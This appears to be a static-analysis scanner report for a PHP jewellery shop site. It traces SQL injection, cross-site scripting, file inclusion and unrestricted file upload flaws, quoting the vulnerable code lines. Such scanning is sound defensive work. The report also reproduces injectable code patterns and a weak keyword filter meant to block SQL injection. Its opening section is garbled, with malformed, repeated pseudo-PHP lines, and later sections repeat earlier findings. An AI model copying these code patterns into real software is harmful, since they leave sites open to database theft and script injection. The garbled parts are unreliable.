Userinput reaches sensitive sink. For more information, press the help icon on the left side.

250 echo echo "op", $newline) - "op"; // section.mut
112 $newline = "Page <!--logname/> of <last/>"; // section.mut
97 $page = $url; // section.mut($page = $url);
85 $last = 1; // section.mut($last = 1);
77 $last = call($url / $page.rout); // section.mut
71 $row = mysql_fetch_row($query); // section.mut
70 $query = mysql_query($db, $sql); // section.mut, trace stopped
75 $page.rout = 0; // section.mut
95 $page = 1;
91 $page = preg_replace( $"/0x1f", "", $GET['p']); // section.mut($last = GET);
25: $last = 1; // section.mut($last = 1);

requires:
40: if(isset($_SESSION['username'])) else else else
250: if($row = 0) else

# Cross-Site Scripting
Userinput reaches sensitive sink. For more information, press the help icon on the left side.

250 echo echo "op-center", $newline) - "op"; // section.mut
110 $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
140: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
130: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
120: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
110: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
100: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
90: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
80: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
70: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
60: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
50: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
40: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
30: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
20: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);
10: $page.mut($url = "op", $url) - "op"; // section.mut($last = 1); if($page = $url);

requires:
40: if(isset($_SESSION['username'])) else else else
250: if($row = 0) else

```

File: /var/www/1701198/changepicture.php

File Manipulation

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

```

58: move_uploaded_file move_uploaded_file($FILES['uploadedfile']['tmp_name'], $target_path); // fileuploadtype.php
15: $target_path = $target_path . basename($FILES['uploadedfile']['name']); // fileuploadtype.php
8: $target_path = "pictures/"; // fileuploadtype.php

```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

```

70: mysql_query mysql_query("update users set thumbnail='$filename' where user_id='$userid'") or // fileuploadtype.php
14: $filename = basename($FILES['uploadedfile']['name']); // fileuploadtype.php
66: $userid = $_SESSION['user_id']; // fileuploadtype.php

```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```

74: echo echo 'script type="text/javascript">alert("Picture has been changed to ' . $filename . '");</script>'; // fileuploadtype.php
14: $filename = basename($FILES['uploadedfile']['name']); // fileuploadtype.php

```

File: /var/www/1701198/processcheckout.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```

44: mysql_query $query = mysql_query($db, $sqlcode); // mysql_connection.php
43: $sqlcode = "SELECT * FROM cart WHERE cust_id = '$userid' AND checkout = 'n'"; // mysql_connection.php
36: $userid = $_POST['txtuserid'];

```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

```

47: mysql_query mysql_query($db, $sqltrans); // mysql_connection.php
46: $sqltrans = "UPDATE cart SET trans = '$code' WHERE cust_id = '$userid' AND checkout = 'n'"; // mysql_connection.php
29: $code = $_SESSION['code'];
28: $_SESSION['code'] = rand();
36: $userid = $_POST['txtuserid'];

```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```

50: mysql_query $query = mysql_query($db, $sql); // mysql_connection.php
49: $sql = "SELECT COUNT(*) FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysql_connection.php
36: $userid = $_POST['txtuserid'];
34: $jewelid = $_POST['jewelid'];

```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side. (Blind exploitation)

```
59: mysql_query mysql_query($db_conx, $insertSQL); // mysql_connection.php
58: $insertSQL = "INSERT INTO cart (id, jewel_id, qty, cust_id, checkout, added, checkedon, trans) VALUES ('', '$jewelid', '$qty', '$userid', 'n', '$today', '', $code)": //
mysql_connection.php
    • 34: $jewelid = $ POST['jewelid'];
    • 35: $qty = $ POST['txtQty'];
    • 36: $userid = $ POST['txtuserid'];
    • 38: $today = date("Y-m-d H:i:s");
    • 29: $code = $ SESSION['code'];
    • 28: $SESSION['code'] = rand();

requires:
56: if($rows == 0)
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
79: mysql_query $query = mysql_query($db_conx, $sql); // mysql_connection.php
77: $sql = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysql_connection.php
    • 26: $userid = $ POST['txtuserid'];
    • 34: $jewelid = $ POST['jewelid'];

requires:
75: if($rows == 0) else
```

File: /var/www/1701198/removeqty.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
27: mysql_query $query = mysql_query($db_conx, $sql); // mysql_connection.php
26: $sql = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout = 'n'"; // mysql_connection.php
    • 6: $userid = $ SESSION['user_id']; // if(isset($SESSION)),
    • 22: $jewelid = $ POST['txtjewelid'];
```

hide all

File: /var/www/1701198/adminarea/delconfirm.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
88: mysql_query $result = mysql_query($sql) or die (mysql_error()); // connect-db.php
74: $sql = "DELETE FROM webcontent WHERE content_id=$id"; // connect-db.phpswitch($type), case 'page' : ,
    • 8: $id = $ GET['id']; // connect-db.php
```

hide all

File: /var/www/1701198/adminarea/editprod.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
34: mysql_query $query = mysql_query($db_conx, $sql); // mysql_connection.php
33: $sql = ("SELECT * FROM jewellery WHERE id=$id"); // mysql_connection.php
    • 31: $id = $ GET['id']; // mysql_connection.php
```

requires:
29: if(isset(\$SESSION['username']))

Vulnerability is also triggered in:
/var/www/1701198/adminarea/edituser.php
/var/www/1701198/adminarea/editpage.php
/var/www/1701198/adminarea/editsubcat.php
/var/www/1701198/adminarea/editcategory.php

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
212: echo echo $id; // adminmenu.php
52: $id = ""; // mysql_connection.phpif(isset($SESSION)) else ,
38: $id = $row['id']; // mysql_connection.phpif(isset($SESSION)),
36: $row = mysql_fetch_array($query, MYSQLI_ASSOC){ // mysql_connection.phpif(isset($SESSION)),
34: $query = mysql_query($db_conx, $sql); // if(isset($SESSION)), mysql_connection.php, trace stopped
    • 31: $id = $ GET['id']; // mysql_connection.phpif(isset($SESSION)),
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
213: echo echo $id; // adminmenu.php
52: $id = ""; // mysql_connection.phpif(isset($SESSION)) else ,
38: $id = $row['id']; // mysql_connection.phpif(isset($SESSION)),
36: $row = mysql_fetch_array($query, MYSQLI_ASSOC){ // mysql_connection.phpif(isset($SESSION)),
34: $query = mysql_query($db_conx, $sql); // if(isset($SESSION)), mysql_connection.php, trace stopped
    • 31: $id = $ GET['id']; // mysql_connection.phpif(isset($SESSION)),
```

Text Based

File: /var/www/1701198/view.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
90: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
89: $sql = "SELECT COUNT(*) FROM jewellery WHERE id =" . $id; // section.html
86: $id = $_POST['txtid']; // section.html
```

requires:

```
41: if($User != "")
45: if(isset($_SESSION['username'])) else else
63: else
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
96: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
```

```
95: $sql = " SELECT * FROM jewellery WHERE id =" . $id; // section.html
86: $id = $_POST['txtid']; // section.html
```

requires:

```
41: if($User != "")
45: if(isset($_SESSION['username'])) else else
63: else
```

File: /var/www/1701198/extras.php

File Inclusion

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
69: include include ($pagetype); // Ififilter.php
2: $pagetype = str_replace(array("../", "..\\"), "", $pagetype); // Ififilter.php
67: $pagetype = $_GET['type']; // section.html
```

requires:

```
24: if($User != "")
28: if(isset($_SESSION['username'])) else else
46: else
```

File: /var/www/1701198/latest.php

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
234: echo echo "<blockquote><b>" . $textline2 . "</b></blockquote>"; // section.html
```

```

108: $textline2 = "Page <b>$pagenum</b> of <b>$last</b>"; // section.html
97: $pagenum = $last; // section.htmlif($pagenum > $last),
84: $last = 1; // section.htmlif($last < 1),
76: $last = ceil($rows / $page_rows); // section.html
72: $rows = $row[0]; // section.html
70: $row = mysqli_fetch_row($query); // section.html
69: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
74: $page_rows = 8; // section.html
95: $pagenum = 1; // section.htmlif($pagenum < 1),
90: $pagenum = preg_replace('#[^0-9]#', '', $_GET['pn']); // section.htmlif(isset($_GET)),
84: $last = 1; // section.htmlif($last < 1),

```

requires:

```

24: if($User != "")
28: if(isset($_SESSION['username'])) else else
46: else
231: if($rows == 0) else

```

Vulnerability is also triggered in:

```
/var/www/1701198/featured.php
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```

236: echo echo "<p align='center'>" . $paginationCtrls . "</p>"; // section.html
145: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $Last . "'>Last</a>'; //
section.htmlif($last != 1), if($pagenum != $last),
141: $paginationCtrls .= ' &nbsp; &nbsp; <a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $next .
"'>Next</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum != $last),

```

```

133: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $i . '>' . $i . '</a> &nbsp;';
// section.htmlif($last != 1),

130: $paginationCtrls .= " . $pagenum . ' &nbsp;'; // section.htmlif($last != 1),

125: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $i . '>' . $i . '</a>
&nbsp;'; // section.htmlif($last != 1), if($pagenum > 1), if($i > 0),

120: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=' . $previous .
">Previous</a> &nbsp; &nbsp;'; // section.htmlif($last != 1), if($pagenum > 1),

119: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?pn=1' . $First .
">First</a> &nbsp; &nbsp;'; // section.htmlif($last != 1), if($pagenum > 1),

110: $paginationCtrls = ""; // section.html

117: $First = $pagenum == 1; // section.htmlif($last != 1), if($pagenum > 1),

97: $pagenum = $last; // section.htmlif($pagenum > $last),

84: $last = 1; // section.htmlif($last < 1),

118: $previous = $pagenum - 1; // section.htmlif($last != 1), if($pagenum > 1),

97: $pagenum = $last; // section.htmlif($pagenum > $last),

84: $last = 1; // section.htmlif($last < 1),

123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

79: $Display_Pages = 10; // section.html

123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

79: $Display_Pages = 10; // section.html

97: $pagenum = $last; // section.htmlif($pagenum > $last),

84: $last = 1; // section.htmlif($last < 1),

132: for($i = * + 1; $i <= $last; $i++) // section.htmlif($last != 1),

123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

79: $Display_Pages = 10; // section.html

132: for($i = * + 1; $i <= $last; $i++) // section.htmlif($last != 1),

123: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

79: $Display_Pages = 10; // section.html

140: $next = $pagenum + 1; // section.htmlif($last != 1), if($pagenum != $last),

```

```
97: $pagenum = $last; // section.htmlif($pagenum > $last),  
84: $last = 1; // section.htmlif($last < 1),
```

requires:

```
24: if($User != "")  
28: if(isset($_SESSION['username'])) else else  
46: else  
231: if($rows == 0) else
```

Vulnerability is also triggered in:

```
/var/www/1701198/featured.php
```

File: /var/www/1701198/Changepassword.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
56: mysqli_query $qresult = mysqli_query($con, $sqlupd); // updatepassword.php  
2: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . "; //  
updatepassword.php  
50: $newpass = $_POST['NewPassword']; // section.html  
46: $usernumber = $_SESSION['user_id']; // section.html
```

requires:

```
17: if($User != "")  
21: if(isset($_SESSION['username'])) else else  
47: if(isset($_POST['Submit']))
```

File: /var/www/1701198/processlogin.php

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
47: echo echo $username; // sqlcm_filter.php
1: $username = str_replace(array("1=1", "2=2", "UNION", "Select", "'b'='b'", "2 =2", "1 =1"), "",
$username); // sqlcm_filter.php
32: $username = "" . $username . ""; // connection.php
19: $username = $_POST['txtusername']; // connection.php
```

File: /var/www/1701198/searchresult.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
109: mysql_query $raw_results = mysql_query($sql) or die (mysql_error()); // section.html
89: $sql = "SELECT * FROM `jewellery` WHERE (CONVERT(`type` USING utf8) LIKE '%" . $search .
"%')"; // section.htmlswitch($select, case 'type' : ,
65: $search = $_POST['search']; // section.html
```

requires:

```
22: if($User != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
176: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; //
section.html
```

```
65: $search = $_POST['search']; // section.html
```

```
167: $count += 1; // section.html
```

```
121: $count = 0; // section.html
```

requires:

```
22: if($User != "")
```

```
26: if(isset($_SESSION['username'])) else else
```

```
44: else
```

```
101: if(strlen($search) >= $min_length)
```

```
119: if(mysql_num_rows($raw_results) > 0)
```

```
174: if($count > 1)
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
181: echo echo "<script>alert('Search Found for " . $search . " " . $count . " Results')</script>"; //
section.html
```

```
65: $search = $_POST['search']; // section.html
```

```
167: $count += 1; // section.html
```

```
121: $count = 0; // section.html
```

requires:

```
22: if($User != "")
```

```
26: if(isset($_SESSION['username'])) else else
```

```
44: else
```

```
101: if(strlen($search) >= $min_length)
119: if(mysql_num_rows($raw_results) > 0)
179: if($count > 1) else
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
186: echo echo "<b>No results for </b>" . $search; // section.html
65: $search = $_POST['search']; // section.html
```

requires:

```
22: if($User != "")
26: if(isset($_SESSION['username'])) else else
44: else
101: if(strlen($search) >= $min_length)
184: if(mysql_num_rows($raw_results) > 0) else
```

File: /var/www/1701198/remove.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)

```
28: mysqli_query mysqli_query($db_conx, $sql); // mysqli_connection.php
26: $sql = "DELETE FROM cart WHERE cust_id = $userid AND jewel_id = $jewelid"; //
mysqli_connection.php
6: $userid = $_SESSION['user_id']; // if(isset($_SESSION)),
22: $jewelid = $_POST['txtjewelid'];
```

File: /var/www/1701198/copy of Changepassword.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
30: mysqli_query $qresult = mysqli_query($con, $sqlupd); // top_links.php
29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND
password='$oldpass'"; // top_links.php
25: $newpass = $_POST['NewPassword']; // top_links.php
21: $usernumber = $_SESSION['user_id']; // top_links.php
26: $oldpass = $_POST['OldPassword']; // top_links.php
```

requires:

```
4: if($User != "")
8: else
22: if(isset($_POST['Submit']))
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
53: echo echo $qresult; // top_links.php
47: $qresult = $sqlupd; // top_links.php
29: $sqlupd = "UPDATE users SET password='$newpass' WHERE user_id=" . $usernumber . " AND
password='$oldpass'"; // top_links.phpif(isset($_POST)),
25: $newpass = $_POST['NewPassword']; // top_links.phpif(isset($_POST)),
21: $usernumber = $_SESSION['user_id']; // top_links.php
26: $oldpass = $_POST['OldPassword']; // top_links.phpif(isset($_POST)),
```

requires:

```
4: if($User != "")  
8: else
```

File: /var/www/1701198/updateqty.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
30: mysqli_query $query = mysqli_query($db_conx, $sql); // mysqli_connection.php  
29: $sql = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout  
= 'n'"; // mysqli_connection.php  
6: $userid = $_SESSION['user_id']; // if(isset($_SESSION)),  
22: $jewelid = $_POST['txtjewelid'];
```

File: /var/www/1701198/viewproduct.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
70: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html  
69: $sql = "SELECT COUNT(*) FROM `main_menu`, sub_menu, jewellery where  
main_menu.mmenu_id = sub_menu.mmenu_id and jewellery.category = sub_menu.id and  
jewellery.category = $item"; // section.html  
4: $item = $_GET['Items']; // mysqli_connection.php
```

requires:

```
48: if(isset($_SESSION['username'])) else else else
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
104: mysqli_query $query = mysqli_query($db_conx, $sql); // section.html
102: $sql = " SELECT * FROM `main_menu`, sub_menu, jewellery where main_menu.mmenu_id =
sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; //
section.html
4: $item = $_GET['Items']; // mysqli_connection.php
100: $limit = 'LIMIT ' . ($pagenum - 1) * $page_rows . ', ' . $page_rows; // section.html
97: $pagenum = $last; // section.htmlif($pagenum > $last),
85: $last = 1; // section.htmlif($last < 1),
75: $page_rows = 8; // section.html
75: $page_rows = 8; // section.html
```

requires:

```
48: if(isset($_SESSION['username'])) else else else
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
106: mysqli_query $query2 = mysqli_query($db_conx, $sql); // section.html
102: $sql = " SELECT * FROM `main_menu`, sub_menu, jewellery where main_menu.mmenu_id =
sub_menu.mmenu_id and jewellery.category = sub_menu.id and jewellery.category = $item $limit"; //
section.html
4: $item = $_GET['Items']; // mysqli_connection.php
100: $limit = 'LIMIT ' . ($pagenum - 1) * $page_rows . ', ' . $page_rows; // section.html
97: $pagenum = $last; // section.htmlif($pagenum > $last),
85: $last = 1; // section.htmlif($last < 1),
```

```
75: $page_rows = 8; // section.html
```

```
75: $page_rows = 8; // section.html
```

requires:

```
48: if(isset($_SESSION['username'])) else else else
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
237: echo echo "<h2>" . $textline1 . " Paged</h2>"; // section.html
```

```
111: $textline1 = "You Selected: " . $sentname . " - " . $rowtext[5] . " (<b>$rows</b>); //  
section.html
```

```
5: $sentname = $_GET['Subname']; // mysqli_connection.php
```

```
107: $rowtext = mysqli_fetch_row($query2); // section.html
```

```
106: $query2 = mysqli_query($db_conx, $sql); // section.html, trace stopped
```

```
73: $rows = $row[0]; // section.html
```

```
71: $row = mysqli_fetch_row($query); // section.html
```

```
70: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
```

requires:

```
48: if(isset($_SESSION['username'])) else else else
```

```
235: if($rows == 0) else
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
238: echo echo "<p>" . $textline2 . "</p>"; // section.html
```

```
112: $textline2 = "Page <b>$pagenum</b> of <b>$last</b>"; // section.html
```

```

97: $pagenum = $last; // section.htmlif($pagenum > $last),
85: $last = 1; // section.htmlif($last < 1),
77: $last = ceil($rows / $page_rows); // section.html
73: $rows = $row[0]; // section.html
71: $row = mysqli_fetch_row($query); // section.html
70: $query = mysqli_query($db_conx, $sql); // section.html, trace stopped
75: $page_rows = 8; // section.html
95: $pagenum = 1; // section.htmlif($pagenum < 1),
91: $pagenum = preg_replace('#[^0-9]#', '', $_GET['pn']); // section.htmlif(isset($_GET)),
85: $last = 1; // section.htmlif($last < 1),

```

requires:

```

48: if(isset($_SESSION['username'])) else else else
235: if($rows == 0) else

```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```

240: echo echo "<p align='center'>" . $paginationCtrls . "</p>"; // section.html
149: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' . $last .
"">Last</a>'; // section.htmlif($last != 1), if($pagenum != $last),
145: $paginationCtrls .= ' &nbsp; &nbsp; <a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item .
'&pn=' . $next . "">Next</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum != $last),
137: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' . $i . "">' .
$i . '</a> &nbsp; &nbsp; '; // section.htmlif($last != 1),
134: $paginationCtrls .= " . $pagenum . ' &nbsp; &nbsp; '; // section.htmlif($last != 1),
129: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' . $i .
"">' . $i . '</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum > 1), if($i > 0),
124: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' .
$previous . "">Previous</a> &nbsp; &nbsp; '; // section.htmlif($last != 1), if($pagenum > 1),

```



```

123: $paginationCtrls .= '<a href="' . $_SERVER['PHP_SELF'] . '?Items=' . $item . '&pn=' .
$First . '">First</a> &nbsp; &nbsp;'; // section.htmlif($last != 1), if($pagenum > 1),

114: $paginationCtrls = ""; // section.html

4: $item = $_GET['Items']; // mysqli_connection.php

121: $First = $pagenum == 1; // section.htmlif($last != 1), if($pagenum > 1),

97: $pagenum = $last; // section.htmlif($pagenum > $last),

85: $last = 1; // section.htmlif($last < 1),

4: $item = $_GET['Items']; // mysqli_connection.php

122: $previous = $pagenum - 1; // section.htmlif($last != 1), if($pagenum > 1),

97: $pagenum = $last; // section.htmlif($pagenum > $last),

85: $last = 1; // section.htmlif($last < 1),

4: $item = $_GET['Items']; // mysqli_connection.php

127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

80: $Display_Pages = 10; // section.html

127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

80: $Display_Pages = 10; // section.html

97: $pagenum = $last; // section.htmlif($pagenum > $last),

85: $last = 1; // section.htmlif($last < 1),

4: $item = $_GET['Items']; // mysqli_connection.php

136: for($i = * + 1; $i <= $last; $i++) // section.htmlif($last != 1),

127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

80: $Display_Pages = 10; // section.html

136: for($i = * + 1; $i <= $last; $i++) // section.htmlif($last != 1),

127: for($i = * - $Display_Pages; $i < $pagenum; $i++) // section.htmlif($last != 1),
if($pagenum > 1),

```

requires:

```
48: if(isset($_SESSION['username'])) else else else
```

```
235: if($rows == 0) else
```

File: /var/www/1701198/changepicture.php

File Manipulation

Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)

```
58: move_uploaded_file move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $target_path); //
fileuploadtype.php
15: $target_path = $target_path . basename($_FILES['uploadedfile']['name']); // fileuploadtype.php
8: $target_path = "pictures/"; // fileuploadtype.php
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)

```
70: mysql_query mysql_query("update users set thumbnail='$filename' where user_id='$userid'" ) or
// fileuploadtype.php
14: $filename = basename($_FILES['uploadedfile']['name']); // fileuploadtype.php
66: $userid = $_SESSION['user_id']; // fileuploadtype.php
```

Cross-Site Scripting

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
74: echo echo '<script type="text/javascript">alert("Picture has been changed to ' . $filename .
");</script>'; // fileuploadtype.php
14: $filename = basename($_FILES['uploadedfile']['name']); // fileuploadtype.php
```

File: /var/www/1701198/processcheckout.php

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
44: mysqli_query $query = mysqli_query($db_conx, $sqlcode); // mysqli_connection.php
43: $sqlcode = "SELECT * FROM cart WHERE cust_id = '$userid' AND checkout = 'n'"; //
mysqli_connection.php
36: $userid = $_POST['txtuserid'];
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)

```
47: mysqli_query mysqli_query($db_conx, $sqltrans); // mysqli_connection.php
46: $sqltrans = "UPDATE cart SET trans = '$code' WHERE cust_id = '$userid' AND checkout = 'n'"; //
mysqli_connection.php
29: $code = $_SESSION['code'];
28: $_SESSION['code'] = rand();
36: $userid = $_POST['txtuserid'];
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
50: mysqli_query $query = mysqli_query($db_conx, $sql); // mysqli_connection.php
49: $sql = "SELECT COUNT(*) FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND
checkout = 'n'"; // mysqli_connection.php
```

```
36: $userid = $_POST['txtuserid'];
34: $jewelid = $_POST['jewelid'];
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.
(Blind exploitation)

```
59: mysqli_query mysqli_query($db_conx, $insertSQL); // mysqli_connection.php
58: $insertSQL = "INSERT INTO cart (id, jewel_id, qty, cust_id, checkout, added, checkedon, trans)
VALUES ('', '$jewelid', '$Qty', '$userid', 'n', '$today', '', $code)"; // mysqli_connection.php
34: $jewelid = $_POST['jewelid'];
35: $Qty = $_POST['txtQty'];
36: $userid = $_POST['txtuserid'];
38: $today = date("Y-m-d H:i:s");
29: $code = $_SESSION['code'];
28: $_SESSION['code'] = rand();
```

requires:

```
56: if($rows == 0)
```

SQL Injection

Userinput reaches sensitive sink. For more information, press the help icon on the left side.

```
79: mysqli_query $query = mysqli_query($db_conx, $sql1); // mysqli_connection.php
77: $sql1 = "SELECT * FROM cart WHERE cust_id = '$userid' AND jewel_id = '$jewelid' AND checkout
= 'n'"; // mysqli_connection.php
36: $userid = $_POST['txtuserid'];
34: $jewelid = $_POST['jewelid'];
```

requires:

75: if(\$rows == 0) else